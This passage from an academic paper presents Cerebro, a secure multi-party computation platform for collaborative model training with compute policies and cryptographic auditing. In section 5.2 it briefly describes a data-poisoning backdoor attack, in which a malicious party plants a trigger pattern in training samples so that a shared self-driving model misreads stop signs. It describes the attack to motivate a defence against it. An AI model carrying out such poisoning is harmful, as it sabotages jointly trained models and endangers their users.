cryptographic collaborative learning using MPC. Cerebro's goal is to address the above two obstacles via a holistic design of an *end-to-end* learning platform, as illustrated in Figure 1.

To address the first challenge, Cerebro develops a compiler that can automatically compile any program written in our Python-like domain specific language (DSL) into an optimized MPC protocol. While there is prior work on MPC compilers [20–24, 26–29, 29–31], none provides a *holistic* tool chain for the machine learning setting, which is the focus of our work. Beyond the compiler, the ML APIs provided by Cerebro abstract away the complexities of MPC from users, while keeping information needed for our compiler to do further optimizations. Our compiler also uses novel physical planning and considers the deployment environment to further choose the best MPC algorithms for executing machine learning workloads. We note here that Cerebro's goal is to provide a generic platform where users can write *arbitrary* learning programs, and not to compete with hand-optimized protocols (we compare Cerebro's performance against such protocols in §7.5).

We address the second challenge by introducing a set of mechanisms for organizations to ensure that their incentives and constraints are met before the result of a learning task is released, and also for participants to identify the source of malicious and ill-formed input data. Our insight is that we can leverage cryptographic primitives to enable this functionality without leaking additional data in the process. Based on this observation we define two important mechanisms: *compute policies* and *cryptographic auditing*. Compute policies allow parties to provide code that controls when and how the result of a learning task is released, while cryptographic auditing allows parties to backtrack and audit the inputs used during private computation, thus holding all parties accountable for their actions.

We implemented and evaluated Cerebro on common learning tasks—decision tree prediction, linear regression training, and logistic regression training. Our evaluation (§7) shows that our compiler generates optimized secure computation plans that are 1-2 orders of magnitude faster than an incorrect choice of a state-of-the-art generic MPC protocol (that is also un-optimized for machine learning), which is what a user might use without our system. Even with these performance gains, we want to remark that secure computation is not yet practical for all learning tasks. Nonetheless, we believe that a careful choice of protocols is practical for a number of useful learning tasks as our evaluation shows. Moreover, cryptographers have been improving MPC techniques at an impressive pace, and we believe that new MPC tools can be incorporated into the Cerebro compiler.

2 Background

Machine learning. Machine learning pipelines consist of two types of tasks: training and prediction. Training takes in a dataset and uses a training algorithm to produce a model. Prediction (or inference) takes in a model and a feature vector, and runs a prediction algorithm to make a prediction.

Secure multi-party computation (MPC). In MPC, P parties compute a function f over their private inputs $x_{i\in[1\ldots P]}$, without revealing x_i to any other parties. In this paper, we consider that the final result is released in plaintext to every party.

There are two main MPC paradigms for generic computations: *arithmetic MPC* [16,18] and *boolean MPC* (based on garbled circuits). In arithmetic MPC, data is represented as finite field elements, and the main operations are addition and multiplication (called "gates"). In boolean MPC, data is represented as boolean values, and the main operations are XOR and AND.

One interesting commonality in these two frameworks is that they can often be split into two phases: preprocessing and online execution. At a high level, both frameworks use preprocessing to improve the online execution time for certain gates. In arithmetic circuits, addition gates can be computed locally without communication, while multiplication gates are more expensive to compute. Similarly, in boolean circuits, XOR is fast to compute while AND is much slower. The preprocessing phase for these frameworks pre-computes a majority part of executing multiplication/AND gates. And the preprocessing phase can execute without knowing the *input*; it only needs to know the *functionality*. The online execution for both arithmetic MPC and boolean MPC requires the parties to input their private data. At the end of this phase, the MPC protocol releases the output in plaintext to all the parties.

3 Overview of Cerebro

3.1 Threat model

We consider P parties who want to compute a learning function on their sensitive data. The parties are unwilling or unable to




Figure 1: The Cerebro workflow.

share the plaintext data with each other, but want to release the result of the function (e.g., a model or a prediction) according to some policies. We assume that the parties come together in an *agreement* phase during which they decide on the learning task to run, the results they want to disclose to each other, and the policies they want to implement. We assume this agreement is enforced by an external mechanism, e.g., through a legal agreement.

Cerebro allows the parties to choose what threat model applies to their use case by supporting both semi-honest and malicious settings. In the semi-honest setting, Cerebro can protect against an adversary who does not deviate from protocol execution. This adversary can compromise up to $P-1$ of the parties and analyze the data these parties receive in the computation, in hopes of learning more information about the honest party's data beyond the final result. In the malicious setting, the adversary can cause compromised participants to deviate from the protocol. The misbehavior includes altering the computation and using inconsistent inputs. Cerebro can support both settings by using different generic cryptographic backends. We believe that it is useful to support a flexible threat model because different organizations' use cases result in different assumptions about the adversary. Moreover, as we show in §7, the semi-honest protocol can be 61-3300× faster than the malicious counterpart, so the participants may not wish to sacrifice performance for malicious security.

Recent work has described many attacks for machine learning. One category is data poisoning [40] where the parties inject malicious data into the training process. Another category is attacks on the released result, where an attacker learns about the training dataset from the model [39, 41, 42] or steals model parameters from prediction results [35–38]. By definition, MPC does not protect against such attacks, and Cerebro similarly cannot make formal guarantees about maliciously constructed inputs or leakage from the result. However, we try to mitigate these issues via an end-to-end design of the system, where Cerebro provides a platform for users to program compute policies and add cryptographic auditing (explained in §5).

3.2 System workflow

Cerebro's pipeline consists of multiple components, as shown in Figure 1. In the rest of this section, we provide an overview of a user's workflow using Cerebro.

Agreement phase. This phase is executed before running Cerebro. During the agreement phase, potential participants come together and agree to participate in the computation. We assume that the number of participants is on the order of tens of parties. Parties need to agree on the computation (including the learning task and any compute policies) to run and agree on the threat model. Parties should also establish a public key infrastructure (PKI) to identify the participants.

Programming model. Users make use of Cerebro's Python-like domain-specific language (DSL) to write their programs. Users can easily express custom learning tasks as well as policies using our DSL and APIs. Cerebro also allows users to specify the configuration, such as the number of parties and how much data each party should contribute.

Compute policies. Cerebro supports user-defined compute policies via our DSL to handle concerns arising from the complex economic relationships among the parties. Compute policies can be generic logic for how results are obtained, or special *release policies* such that the result of a computation is only revealed if the policy conditions are satisfied.

Cryptographic compiler. Cerebro's cryptographic compiler can generate an efficient secure execution plan from a given program written in the Cerebro DSL. Our compiler first applies *logical optimization* directly on the program written in our DSL (see §4.2). Next, this optimized program is input to the *physical planning* stage (see §4.3) to generate an efficient physical execution plan.

Secure computation. In this phase, Cerebro executes the secure computation using the compiler's physical plan. When it finishes, the parties can jointly release the result.

Cryptographic auditing. Even after the result is released, the learning life cycle is not finished. Cerebro gives the parties the ability to audit each other's inputs with a third-party auditor in a post-processing phase (see §5.2).

4 Programming Model and Compiler

In this section we describe Cerebro's programming model. Similar to prior work [20–24, 26–29, 29–31], and based on the DSL implementation by SCALE-MAMBA (see §6), users specify programs that Cerebro can execute using a domain-specific language (§4.1), which is then used as input to the Cerebro compiler (Figure 3). The Cerebro compiler implements two logical optimization passes, which *reduce the amount of computation expressed in MPC* while preserving security guaran-

```
# set_params() initializes parameters
# for an MPC execution, such as fixed-point
# parameters (p, f, k) and
# the number of parties (num_parties)
Params.set_params
    (p=64, f=32, k=64, num_parties=2)
# Decision tree prediction
# Reads in the tree model from party 0
tree = p_fix_mat.read_input(tree_size, 4, 0)
# Party 1 provides the features
x = p_fix_array.read_input(dim, 1)
...
for i in range(LEVELS-1):
    # Store user information in variables
    # like index and split
    ...
    cond = (x[index] < split)
    # This is a fused operation
    root = secret_index_if
        (cond, tree, left_child, right_child)
# Reveal prediction results
reveal_to_all(root[1], "Prediction")
```

Figure 2: A sample program written in Cerebro's DSL

tees. Finally, the Cerebro physical planner (§4.3) takes the logical plan generated by the compiler, and uses information about the physical deployment to instantiate and execute the plan.

4.1 Cerebro DSL

In Cerebro, users express training and inference algorithms, compute policies, and auditing functions using a Python-like domain specific language (DSL). Our DSL supports a variety of numerical data types that are commonly used in machine learning, data analytics, and generic functions and are useful for expressing training and inference algorithms. Figure 2 shows an example program.

Data types. Each variable in a Cerebro program is automatically tagged with a type (integer, fixed-point, etc.) and a *security level*. The security level indicates which parties can access the raw value of the variable. Cerebro currently supports three security levels:

- *Public*: the value is visible to all parties
- *Private*: the value is visible to a single party
- *Secret*: the value is hidden from all parties

Our current implementation restricts that private variables are owned and visible to a single party, and we represent a private value visible to the party i as `private(i)`. The security level of variables is automatically upgraded based on type inference rules, described in §4.2.1. Programs can explicitly downgrade security levels by calling `reveal`.

Functions. Our DSL provides a set of mathematical and logical operators to process tagged data. Each operator can accept inputs with any security tag, and the output tag is determined using a set of type inference rules (explained more in §4.2.1). Security annotations also play an important role in enabling several of the optimizations employed by Cerebro.

Input 1	Input 2	Output	Compute
public	public	public	local at all
public	private(i)	private(i)	local at i
private(i)	private(i)	private(i)	local at i
private(i)	private(j)	secret	global
any	secret	secret	global

Table 2: Rules for defining a function's execution mode

Cerebro provides a variety of basic operators over data types including arithmetic operations and comparisons. Users can compose these basic operators to implement user-defined learning algorithms. Cerebro also provides a set of higher-level mathematical operators common to machine learning tasks (e.g., linear algebra operators, sigmoid), a set of functions for efficiently indexing into arrays or matrices, a set of branching operators, and a set of more complex fused operators. Fused operators (explained in §4.2.2) provide Cerebro with more opportunities to optimize complex code patterns.

4.2 Logical optimization

Given a program written in the Cerebro DSL, the Cerebro compiler is responsible for generating a logical execution plan that minimizes runtime. Our programming model also allows us to easily apply logical optimizations. More specifically, Cerebro includes two new optimizations that are particularly useful for machine learning tasks: the first is *program splitting*, where a program Q is split into two portions Q_1 and Q_2 such that Q_1 can be executed in plaintext, while Q_2 is executed using secure computation. The second optimization is operator fusion, where the compiler tries to detect pre-defined compound code patterns in Q_2 and transforms them to more efficient fused operations.

4.2.1 Program splitting

Program splitting is a type of logical optimization that delegates part of the secure computation to one party which computes *locally in plaintext*. We can illustrate this optimization by applying to sorting. If a program needs to sort training samples from all parties (e.g., in decision tree training), then parties can instead pre-sort their data. In this way, MPC only needs to merge pre-sorted data, providing a significant speedup over the naive solution in which it executes the entire sorting algorithm in the secure computation.

In the semi-honest setting, Cerebro can *automatically identify* opportunities for local computation within the code. As explained in §4, users write their programs using Cerebro's API, and the compiler automatically tags their data using Cerebro's secure types. Cerebro uses a set of rules (see Table 2) to infer a function's security level. If a function only has public input, then the output should also be public since it can be inferred from inputs. This type of computation can be executed in plaintext by any party. Similarly, if a function only takes input from a single party i, party i can compute this function locally in plaintext. However, if a function's input includes private data from

different parties or secret data, then the function needs to be executed using MPC, and the output will also be tagged as secret.

However, in a malicious setting the criteria for secure local plaintext execution are more complex because a compromised participant can arbitrarily deviate from the protocol and substitute inconsistent/false data and/or compute a different function. Thus, we cannot assume that a party will compute correct values locally. As in the sorting example, we cannot trust the parties to correctly pre-sort their inputs. Therefore, secure computation must add an extra step to ensure that the input from each party is sorted.

In general, automatically finding efficient opportunities for local plaintext computation in the malicious setting is challenging. In Cerebro, we approach this problem by designing pre-defined APIs with this optimization in mind. If a user uses our API, Cerebro will apply program splitting appropriately while guaranteeing security in the malicious threat model. For example, our `sort` API will automatically group the inputs into private inputs from each party, followed by a local plaintext sorting in plaintext at each party. However, since a malicious party can still try to input unsorted data into the secure computation, the global sorting function will first check that the inputs from each party are sorted.

This optimization allows Cerebro to automatically generate an efficient MPC protocol that has similar benefits to prior *specialized* work. For example, in [13], one of the techniques is to have the parties pre-compute the covariance matrix locally, then sum up these matrices using linearly homomorphic encryption. While Cerebro's underlying cryptography is quite different—hence resulting in a very different overall protocol—we are able to automatically discover the same local computation splitting as is used by a specialized system written for ridge regression. We note that program splitting is compatible with cryptographic auditing mentioned in §5.2.2 by committing to the precomputed local data instead of the original input data.

4.2.2 Fused operations

Recognizing compound code patterns is crucial in MPC, since many compound operations that are cheap in plaintext incur significant performance penalties when executed securely. For example, plaintext array indexing under the RAM model has a constant cost. In MPC, while array indexing using a public index has a constant cost, array indexing using a *secret variable* takes time that is proportional to the length of the array. This is because when executing secure computation, the structure of the function cannot depend on any private or secret value, otherwise a party may infer the value from the structure of the computation. Therefore, it is impossible to index an array using a secret value in constant time.

In Cerebro, as is common, we index arrays by linearly scanning the entire array, which is an $O(n)$ operation.[1] Next, consider a compound code pattern that occurs in programs like decision tree prediction (see Figure 2): an if/else statement that wraps around multiple secret accesses to the same array. In a circuit-based MPC, all branches of an if/else statement need to be executed. Therefore, conditionally accessing an index can require several scans through the same array.




Figure 3: Cerebro architecture, showing choices we can make under the semi-honest threat model.

For this scenario, Cerebro will combine the operators into a single fused operation `secret_index_if` that can be used to represent such conditional access and minimizes the number of array scans required during computation. Fused operators in Cerebro play the same role as level 2 and level 3 [44] operations in BLAS [45] and MKL [46], and fused operations generated by systems such as Weld [47]; i.e., they provide optimized implementations of frequently recurring complex code patterns. Since operator fusion only happens on code expressed in MPC and preserves the functionality, it works for both the semi-honest and the malicious settings.

4.3 Physical planning

Once a logical plan has been generated, Cerebro determines an efficient physical instantiation of the computation, which can then be executed using one of Cerebro's MPC backends. We call this step physical planning (illustrated in Figure 3 on the right side) and describe it in this section. When converting logical plans into physical implementations, Cerebro must decide whether to use operations provided by existing boolean and arithmetic MPC protocols or to use our special vectorized primitives (§4.3.2). To choose between these implementation options, Cerebro uses a set of cost models (§4.3.3) to predict the performance of different implementation choices and picks the best among these choices. Finally, once a physical implementation has been selected, Cerebro decides where to place (Appendix A.3) computation among available nodes—this choice can significantly impact performance in the wide area network.

[1] Cerebro can be augmented to use oblivious RAM (ORAM) for secret indexing, which has $O(polylogn)$ overhead for an array of size n. Prior work has shown that for smaller arrays, linear scanning is faster [43] because ORAM needs to keep a non-trivial amount of state.

4.3.1 Notation

Let P denote the number of parties, and let $\mathcal{P}_i$ denote the i-th party. We use N to represent the total number of gates in a circuit. N_m is the number of **m**ultiplication gates in an arithmetic circuit; N_a is the number of **A**ND gates in a boolean circuit. $B_{(\cdot)}$ represents network bandwidth parameters and $l_{(\cdot)}$ represents latency parameters. For a given type of encryption algorithm $C_{(\cdot)}$, we use $|C_{(\cdot)}|$ to represent the number of bytes in a single ciphertext. We use c to capture any constant cost in a cost model, like an initialization cost. The rest of the cost can be categorized as *compute* (represented using f_i functions) and *network* costs (represented using g_i functions).

4.3.2 Vectorization

Cerebro supports compilation to two main MPC backends: arithmetic [18] and boolean [19]. Both backends consist of two phases: preprocessing and online. During the preprocessing phase, random elements are computed and can be used later during the online phase. Preprocessing is especially useful because it can be executed before the parties' private inputs are available.

In arithmetic MPC preprocessing, parties need to compute multiplication triples, which are used to speed up multiplication operations during the online phase. However, many common machine learning tasks contain matrix multiplication, which is especially costly because of the large number of multiplication operations. In this section, we describe an optimization for arithmetic MPC preprocessing that allows us to vectorize multiplication triple generation. This idea was introduced in prior work for the semi-honest two party setting [6], and here we generalize the algorithm to the n-party semi-honest setting.

The two-party vectorized protocol happens in the preprocessing phase where it computes random matrix multiplication triples such that each $\mathcal{P}_i$ holds $A_j^{(i)}, B_j^{(i)}, C_j^{(i)}$ where $\sum_i (A_j^{(i)} \cdot B_j^{(i)}) = \sum_i C_j^{(i)}$. For the sake of a simpler analysis, we assume that B_j is a vector $\mathbf{b}$, and that the relation is $\mathbf{c} = A\mathbf{b}$. To generalize this to the multi-party setting, we can apply the two-party protocol in a pairwise fashion to generate the triples. To compute the triple, it suffices for each party to first sample random $A^{(i)}$ and $\mathbf{b}^{(i)}$, then use the two-party protocol to compute the pairwise products $A^{(i)} \cdot \mathbf{b}^{(j)}$.

4.3.3 Cost models

In this section, we provide two examples of the different cost models in Cerebro (see Appendix A.1 for more).

Preprocessing planning. As previously stated, Cerebro's MPC backends consist of preprocessing and online phases. Semi-honest arithmetic MPC has two different preprocessing protocols: *linear preprocessing* and *quadratic preprocessing* [18, 33]. We describe the high-level protocols in Appendix A.2. These two methods can behave quite differently under different setups, and we illustrate this by presenting their cost models. We define C_l to be the encryption algorithm used in linear preprocessing, and C_q to be encryption algorithm used in quadratic preprocessing. The per-party cost model for linear preprocessing is given by:

$$\begin{aligned} &c + N_m(f_1(|C_l|) \\ &+ \frac{1}{P}[f_2(|C_l|)(P-1) + f_3(|C_l|) + g(B,|C_l|)(P-1)]) \end{aligned} \tag{1}$$

The per-party cost model for quadratic preprocessing is:

$$c + N_m(P-1)(f(|C_q|) + g(B,|C_q|)) \tag{2}$$

In terms of the scaling in the number of parties, linear preprocessing is much better than quadratic preprocessing. However, since $|C_q| < |C_l|$, quadratic preprocessing's encryption algorithm uses less computation and consumes less bandwidth.

Cost of vectorization. The cost model to preprocess a matrix-vector multiplication for $(m,n) \times (n,1)$ is:

$$\begin{aligned} &c + f_1(|C_q|)(n + m(P-1)) + f_2(|C_q|)m(P-1) \\ &+ g(B,|C_q|)(m+n)(P-1) \end{aligned} \tag{3}$$

Comparing this cost model to Equation (2) (where we replace N_m with mn), the triple generation load is reduced from mn to m or $m+n$. We note that vectorization not only speeds up triple generation, but also introduces another planning opportunity if a program has a mix of matrix multiplication and regular multiplication.

4.3.4 Layout optimization

In the wide area network setting, different physical layouts can significantly impact the performance of a protocol. In this section, we give an example of *layout optimization*, where Cerebro plans an alternative communication pattern for parties that span multiple regions.

In the semi-honest setting, linear preprocessing requires a set of coordinators that aggregate data from all parties. The coordinators can be trivially load-balanced among all parties by evenly distributing the workload. However, this only works when the pairwise communication costs are similar, and no longer works when the parties are located in different regions.

We make the observation that the underlying algorithm requires coordinators to perform an aggregation operation. Therefore, we introduce *two-level hierarchical layout*, where the coordination happens at both the intra-region and the inter-region levels. Each triple is still assigned to a single global coordinator, and is also additionally assigned a *regional coordinator* that is in charge of partially aggregating every party's data from a single region and sending the result to the global coordinator.

Assumptions. We assume that the regions are defined by network bandwidth. The regions can be manually determined based on location, or automatically identified by measuring pairwise bandwidth and running a clustering algorithm. For




Figure 4: Communication pattern for a single multiplication triple. Shaded nodes are coordinators.

a more detailed analysis (including a walkthrough for the case of two parties), see Appendix A.3.

Given k regions, let B_{ij} denote the bandwidth between regions i and j and let B_i denote the bandwidth within region i. Let n_i denote the number of triples assigned to each party in region i and $\mathcal{P}_i$ be the number of parties in region i. There, we have $\sum_{i=1}^{k} n_i \cdot P_i = N_m$. The cost function can now be formulated as $C = L'_1 + L'_2 + L'_3$ where the constants are analogous to those in the previous example of two regions. We generalize the constants as follows:

$$
\begin{aligned}
L'_1 &= \max\left(\sum_{j \neq i}\left(\frac{n_j \cdot P_j (P_i - 1)}{P_i B_i}\right)\right) && i = 1,2,\ldots,k, \\
L'_2 &= \max\left(\frac{n_i \cdot (P_i - 1)}{B_i}\right) && i = 1,2,\ldots,k, \\
L'_3 &= \max\left(\sum_{j \neq i}\left(\frac{n_j \cdot P_j}{B_{ij}}\right)\right) && i = 1,2,\ldots,k
\end{aligned}
$$

We solve this optimization problem in cvxpy [48] by transforming it into a linear program, described in Appendix A.3. As an example, a setting with five regions is solved in roughly 100 milliseconds on a standard laptop computer.

5 Policies and auditing

In the collaborative learning setting, an end-to-end platform needs to take into account the incentives and constraints of the participants. This is critical when competing parties want to cooperate to train a model together. For example, the participants may be concerned about each other's behavior during training, as well as the costs and benefits of releasing the final model to other parties. A party may want to make sure that the economic benefits accrued by its competitors do not greatly outweigh its own benefits. Thus, a collaborative learning platform needs to allow participants to specify their incentives and constraints and also needs to ensure that both are met.

Cerebro addresses this problem by introducing the notion of user-defined *compute policies* and a framework for enabling *cryptographic auditing*. Compute policies are executed as part of the secure computation and are useful for integrating extra pre-computation and post-computation checks before the result is released. Auditing is executed at a later time after the result is released and can make parties accountable for their inputs to the original secure computation. In the rest of this section, we give an overview of how users can use our system to encode policies and audit cryptographically.

```
1 def release_policy
      (prediction_fn, test_data, weights, tau):
2     score = prediction_fn(data, weights)
3     return (score > tau)
4 # Make a call to release_policy
5 if_release = release_policy(
      lr_prediction, vdata, weights, min_score)
6 # Set weights to 0 if if_release is false
7 final_weights = release(if_release, weights)
8 return final_weights
```

Figure 5: Example validation-based release policy.

5.1 Compute policies

5.1.1 Overview

We first make the observation that secure computation can enable *user-defined compute policies* that can be used to dictate how the result of a computation is released. In fact, MPC's security guarantees means that it can also be used to *conditionally release the computation result*. This simple property is very powerful because users can Cerebro provides an easy way for users to write an arbitrary release policy by first writing as a function that returns a boolean value `if_release` and calls our `release` API on this boolean value and the result of the learning task. If `if_release` is true, then `release` will return the real result; otherwise it will return 0 values, thus un-releasing the result. Figure 5 shows an example policy written in Cerebro.

We assume that policy *functions* are public, and that all participants must agree on them during the agreement phase. This workflow allows participants to verify that each other's policy conforms to some constraints before choosing to input private data and dedicate resources for the secure computation. However, the constants/inputs for these policies can be kept private using MPC (e.g., a training accuracy threshold).

Since our DSL is generic, the participants can program any type of policy. We focus on two major categories of policies—validation-based policies and privacy policies—and how they can be encoded in our DSL.

5.1.2 Validation-based policy

In training, model accuracy can be a good metric of economic gains/losses experienced by a participant since it is usually the objective that a party seeks to improve via collaborative learning. In a single-party environment, the metric is commonly computed by measuring the prediction accuracy on the trained model using a held-back dataset. When constructing validation-based policies in Cerebro, each party provides a test dataset in addition to their training dataset and provides a prediction function. We now describe some examples.

Threshold-based validation. In this policy, party i wants to ensure that collaborative training gives better accuracy than what it can obtain from its local model. The policy takes in

the model w, a test dataset $X_{t,i}$, as well as a minimum accuracy threshold τ_i. This policy runs prediction on $X_{t,i}$ and obtains an accuracy score. If this score is greater than τ_i, then the policy returns true. See example code in Figure 5.

Accuracy comparison with other parties. In this policy, party i's decision to release depends on how much its competitors' test accuracy scores improve. Therefore, the inputs to this policy are: the model w, every party's test dataset $X_{t,j}$, every party's local accuracy scores a_j, and a percentage x. The policy runs prediction on every party's test dataset and obtains accuracy scores b_j. Then it checks b_j against a_j, and will only return true if $b_j - a_j < x(b_i - a_i)$ for all $j \neq i$.

Cross validation. Since the parties cannot see each other's training data, it is difficult to know whether a party has contributed enough to the training process. All parties may agree to implement a policy such that if a party does not contribute enough to training, then it also does not receive the final model. Such a party can be found by running *cross validation*, a common statistical technique for assessing model quality. In this setting, Cerebro treats the different parties as different partitions of the overall training dataset and takes out a different party every round. The training is executed on the leftover $P-1$ parties' data, and an accuracy is obtained using everyone's test data. At the end of P rounds, the policy can find the round that results in the highest test accuracy. The party that is *not* included in this round is identified as a party that contributed the least to collaborative training.

5.1.3 Privacy policy

For training tasks, the secure computation needs to compute and release the model in plaintext to the appropriate participants. Since the model is trained on everyone's private input, it must also embed *some* information about this private input. Recent attacks [39] have shown that it is possible to infer information about the training data from the model itself. Even when parties do not actively misbehave (applicable in the semi-honest setting), it is still possible to have *unintended leakage* embedded in the model. Therefore, parties may wish to include *privacy checks* to ensure that the final model is not embedding too much information about the training dataset. We list some possible example policies that can be used to prevent leakage from the model.

Differential privacy. Differential privacy [49] is a common technique for providing some privacy guarantees in the scenario where a result has to be released to a semi-trusted party. There are differential privacy techniques [50–52] for machine learning training, where some amount of noise is added to the model before release. For example, one method requires sampling from a public distribution and adding this noise directly to the weights. This can be implemented in Cerebro by implementing the appropriate sampling algorithm and adding the noise to the model before releasing it.

Model memorization. Another possible method for dealing with leakage is to measure the amount of training data memorization that may have occurred in a model. One particular method [34] proposes injecting some randomness into the training dataset and measuring how much this randomness is reflected in the final model. This technique can be implemented by altering the training dataset X_i and programming the measurement function as a release policy. .

5.2 Cryptographic auditing

In the malicious setting, Cerebro can use a maliciously secure MPC protocol to protect against deviations during the compute phase. However, even such an MPC protocol cannot protect against any attack that happens *before* the computation begins; namely, an adversarial party can inject carefully crafted malicious input into the secure computation in order to launch an attack on the computed result.

For example, prior work has shown that a party can inject malicious training data that causes the released model to provide incorrect prediction results for any input with an embedded backdoor [40]. If multiple self-driving car companies wish to collaboratively train a model for better object detection, a malicious participant can embed a specific backdoor pattern into non-malicious training samples and also change the corresponding prediction labels. If there are enough poisoned training samples, then the trained model will associate the backdoor pattern with a specific prediction label. If this poisoned model is deployed in a real world application by the victim in their self driving cars, the same adversary can attack the poisoned model by embedding the backdoor pattern—perhaps detecting a stop sign as a speed limit sign—thus triggering a malicious behavior that could cause a crash.

5.2.1 Overview

The previously proposed compute policies may be insufficient to detect such attacks since either the policy writer has to be aware of the chosen backdoor—which is unlikely—or the policies have to exhaustively check the input domain—which is infeasible. Therefore, we propose an auditing framework that instead aims to hold all parties accountable for their original inputs even after the result has been released. Auditing allows parties to execute an *auditing function* on the same inputs that were used during the compute phase—Cerebro guarantees that no party can maliciously substitute an alternative sanitized input during auditing without being detected as cheating. Using the previous attack as an example: if a poisoned model is triggered during inference, the victim can request an auditing phase. During the auditing phase, all parties must first agree on a public auditing function, then undergo an audit on their input training data. If the auditing function is correctly constructed, the auditing phase should be able to identify the parties that input the malicious training samples.

We note that Cerebro's aim is to provide a *framework* for

auditing instead of specific auditing functions. Therefore, we rely on the participants to formulate auditing functions for specific attacks that they wish to protect against. In the above example, the self-driving car companies will need to design an auditing function that finds similarities in the malicious samples that trigger a misprediction and the training samples from each party. If an auditing function is not correctly formulated, then the auditing process cannot detect wrongdoing. The goal of auditing is to ensure that either the auditing function is successfully executed to completion, or the participant who causes an abort during auditing is identified (addressed in more detail in §5.2.2).

Finally, the type of threat that Cerebro is attempting to address is one where the result of the computation is attacked by constructing malicious input to the computation. Consequently, we assume that the attacker wants to get the result of the computation, and therefore do not address aborts during the compute time.

5.2.2 Auditing framework design

When auditing a computation in Cerebro, we need to ensure that the audit procedure has access to the same inputs as were used in the original computation. Otherwise, we run the risk of allowing a malicious participant to provide sanitized inputs during the audit, thus avoiding detection. Cerebro enforces that the same input from the compute phase is used in the auditing phase as well by using *cryptographic commitments* [53, 54], a cryptographic tool that ties a user to their input values without revealing the actual input. A participant commits to its input data by producing a randomized value that has two properties: *binding* and *hiding*. Informally, binding means that a party who produces a commitment from its malicious dataset will not be able to produce an alternate sanitized version later and claim that the commitment matches this new dataset. At the same time, hiding ensures that the commitments do not reveal information about the inputs.

Auditing API. In order to abstract away the cryptographic complexity and to provide users with an intuitive workflow, we design the following API:

- `c, m = commit(X)`: returns `c`, the actual commitment, as well as `m`, the metadata used in generation of the commitment. `c` is automatically published to every other party, while `m` is a private output to the owner of `X`.
- `audit(X, c, m)`: this function returns a boolean value showing whether the commitment matches input data `X`.

Handling malicious aborts. A serious concern during auditing is that a participant might cause the secure computation to abort since maliciously secure MPC generally does not protect against parties aborting computation. There are two types of aborts: a malicious party can refuse to proceed with the computation or can maliciously alter its input to MPC so that the computation will fail. The first type of abort is easy to catch, but the second is sometimes impossible to detect. For example, an arithmetic MPC that uses information theoretic MACs to check for protocol correctness cannot distinguish which party incorrectly triggered a MAC check failure. Therefore, a party can maliciously fail during the auditing phase and make it impossible to run an auditing function to track accountability.

To resolve this challenge, we introduce a *third-party auditor* into our auditing workflow. We do not believe this is an onerous requirement, since audit processes often already involve third-party arbitrators, e.g., courts, who help decide when to audit and how to use audit results. We *do not* require the third-party to be completely honest, but instead assume that it is honest-but-curious, does not collude with any of the participants, and does not try to abort the computation. Under this assumption, we enable the auditor to audit a party without forcing the party to release its data. This means that the auditor will not see any party's data in plaintext, since we still require the auditor to run the auditing process using MPC. During auditing, we require all parties to be online, and any party who is not online or aborts is identified as malicious.

Auditing workflow. Let $\mathcal{A}$ denote a separate auditor entity, and let $\mathcal{P}_i$ denote the parties running the collaborative computation. We construct the following auditing protocol.

1. Using the established PKI, $\mathcal{P}_i$'s have public keys corresponding to every participant in the secure computation. $\mathcal{P}_i$'s agree on the same unique number qid.
2. $\mathcal{P}_i$ computes a commitment of its data. Let the commitment be $\mathbf{c}_i$. $\mathcal{P}_i$ hashes the commitments $h_i = \mathsf{hash}(\mathbf{c}_i)$ and generates a signature $\sigma_i = \mathsf{sign}(\mathsf{qid}, h_i)$ using its secret key. $\mathcal{P}_i$ publishes $(\mathbf{c}_i, \sigma_i)$ to $P_{j \neq i}$.
3. All $\mathcal{P}_i$'s run the secure computation, which encodes the original learning task and a preprocessing stage that checks that $\mathcal{P}_i$'s input data indeed commits to the public commitments received by every party from $\mathcal{P}_i$. If the check fails, then the computation aborts. Note that we won't know who is cheating in this stage, but the parties also won't get any result since the computation will abort before any part of the learning task is executed.
4. During auditing, $\mathcal{P}_i$ will publish its signed commitments, along with the $(\mathbf{c}_j, \sigma_j)$ received from $\mathcal{P}_j$, to $\mathcal{A}$. $\mathcal{A}$ checks that all commitments received from $\mathcal{P}_j$ about $\mathcal{P}_i$ match. If they do not, then $\mathcal{P}_i$ is detected as malicious.
5. $\mathcal{A}$ runs a two-party secure computation with each $\mathcal{P}_i$ separately. $\mathcal{P}_i$ inputs its data, and $\mathcal{A}$ checks the data against the corresponding commitment. If there is a match, continue with the auditing function. If this computation aborts, $\mathcal{P}_i$ is also detected as malicious. Since the auditing is in secure computation, $\mathcal{A}$ will not directly see $\mathcal{P}_i$'s input data.

Using the same training example from above, we can see that any $\mathcal{P}_i$ who cheats by substituting input can only avoid detection via a badly formulated auditing function. A cheating party will be detected and identified by the auditor if it attempts to substitute an alternative copy of the input or if it attempts to abort during auditing. We provide a security argument for

the auditing process in the full version.

5.2.3 Commitment schemes

Our auditing protocol is generic enough to be implemented with any commitment and MPC design. In practice, there are ways of constructing efficient commitments that can also be easily verified in MPC. In this section, we describe some commitment schemes that integrate well with MPC, and how to efficiently check these commitments.

SIS-based commitment. Based on the short integer solution (SIS) problem in lattices, there is a class of collision-resistant hash functions [55–60], from which we can instantiate commitment schemes that are efficient in MPC. This has been used in zero-knowledge proof systems [61, 62].

